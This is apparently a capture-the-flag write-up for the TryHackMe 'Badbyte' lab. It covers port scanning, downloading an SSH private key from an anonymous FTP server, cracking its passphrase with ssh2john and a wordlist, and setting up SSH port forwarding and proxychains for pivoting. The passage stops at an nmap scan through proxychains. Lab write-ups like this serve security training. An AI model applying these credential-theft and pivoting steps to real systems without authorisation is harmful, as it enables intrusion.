
Badbyte – TryHackMe


Table of contents

1.Reconnaissance


First we check if the host is reachable:



The host is reachable, let's scan all ports first to know which ones are available.




Now let's narrow down the scan to these 2 ports and see what's on them.




There is an ftp server on port 30024 that allows you to log in as anonymous.

2.FTP

We log in as “anonymous” and see 2 files - id_rsa and note.txt, download them.



The user file contains the username for ssh login using the ssh key.




However, the ssh key has a password on it. We need to crack it!

3.John The Ripper

To crack the password of this key, we will use the python script ssh2john to convert the private key to a hash.
The entire script, is at the link:https://raw.githubusercontent.com/openwall/john/bleeding-jumbo/run/ssh2john.py
We create a hash:

Then we break it using the dictionary “rockyou.txt” - This is a popular dictionary for cracking passwords.



Once cracked, the password for the key turns out to be “cupcake.”
We manage to log in:

```
┌──[root@parrot]─[/home/user]
└─── #ssh -i /home/user/Desktop/id_rsa -D 1337 errorcauser@10.10.252.138
The authenticity of host '10.10.252.138 (10.10.252.138)' can't be established.
ED25519 key fingerprint is SHA256:4ZuNJLOm4X67uJVCiordmSxdEOtU6biIH+fGDnvUxpU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.252.138' (ED25519) to the list of known hosts.
Enter passphrase for key '/home/user/Desktop/id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro


  System load:  0.16               Processes:             120
  Usage of /:   33.6% of 18.53GB   Users logged in:       0
  Memory usage: 33%                IPv4 address for ens5: 10.10.252.138
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.
```


4.Port Forwading

First, we reconnect via ssh and set port forwarding on port 1337.


```
┌──[root@parrot]─[/home/user]
└─── #ssh -i /home/user/Desktop/id_rsa -L 8080:127.0.0.1:80 errorcauser@10.10.252.138
Enter passphrase for key '/home/user/Desktop/id_rsa':
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
```

We have a hint in the body of the task, to move on we need to set proxychains fo the Dynamic Port Forwading, in the file /etc/proxychains.conf

We comment out socket4 and add our own socket 5.




Now we scan nmap via proxychains



